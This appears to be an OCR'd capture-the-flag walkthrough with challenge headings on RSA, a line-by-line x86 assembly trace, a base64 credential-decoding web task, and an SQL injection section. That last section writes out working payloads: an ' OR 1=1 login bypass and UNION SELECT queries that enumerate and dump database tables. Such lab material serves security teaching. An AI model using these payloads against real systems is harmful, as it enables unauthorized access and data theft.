
6. Find n of RSA : steganography




1:19 PM 6.5KB/s
Result
QR code details:
Copy text



7. RSA decryption: Cryptography



8. first door of server room : Reverse Engineering

To understand assembly, we must read it line by line. Note that all values in assembly are hexadecimal.

```
<+0>:   push   ebp
<+1>:   mov    ebp,esp
```

We know that we are putting 0x53e into the stack, which gets pushed into ebp and then moved into esp on lines 0 and 1. This just means that this value is now in the first position in the stack now at ebp+0x8. We then face our first condition.

```
<+3>:   cmp    DWORD PTR [ebp+0x8],0x35d
<+10>:  jg     0x512 <asm1+37>
```

We see that we are comparing the first value in the stack (which is 0x53e) to 0x35d. The next line tells us what they are being compared for. The jg means "jump if greater". Since 0x53e is indeed greater than 0x35d, we jump to the line given by this condition: line 37.

```
<+37>:  cmp    DWORD PTR [ebp+0x8],0x53e
<+44>:  jne    0x523 <asm1+54>
```

Here we have another comparison, this time between the first value in the stack and 0x53e. The condition jne means "jump if not equal". Since 0x53e is obviously not not equal to 0x53e, this is false and we do not jump. We then go ont to the next line.


```
<+46>:  mov    eax,DWORD PTR [ebp+0x8]
<+49>:  sub    eax,0xb
<+52>:  jmp    0x529 <asm1+60>
```

These three lines are simple. The value in the stack is moved to the variable that will be returned eax. We subtract 0xb from it, so now eax is equal to 0x533. We then unconditionally jmp to line 90.

```
<+60>:  pop    ebp
<+61>:  ret
```

At line 60, the stack is popped and eax is returned. Since eax is equal to 0x533, that is our flag.

9. Second door of server room: Reverse Engineering



10. Motion detection system of server room : Web Exploitation
    You must inspect JavaScript source code of web portal and find username and password which have encrypted in base64 cryptographic algorithm. Then you need to decode it and enter it through login portal

11. SQL Injection Attack on Air Traffic Control System
    Login
    Username: admin
    Password: ' OR 1=1 -- (include the space at the end)

    Search Box – Get table names
    Search Input: ' UNION ALL SELECT table_name, 1, 1 FROM information_schema.tables WHERE table_schema=database() -- (include the space at the end)

    Search Box – Get challenge clue
    Search Input: ' UNION ALL SELECT *, 1 FROM challenge_clue -- (include the space at the end)